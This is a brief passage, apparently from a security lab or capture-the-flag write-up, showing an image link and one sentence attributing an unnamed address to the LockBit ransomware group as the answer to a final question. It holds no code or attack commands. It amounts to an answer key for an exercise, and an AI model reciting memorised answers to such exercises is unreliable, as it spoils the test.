
We can see this address is related with the ransomware group LockBit, which is the answer for the last question.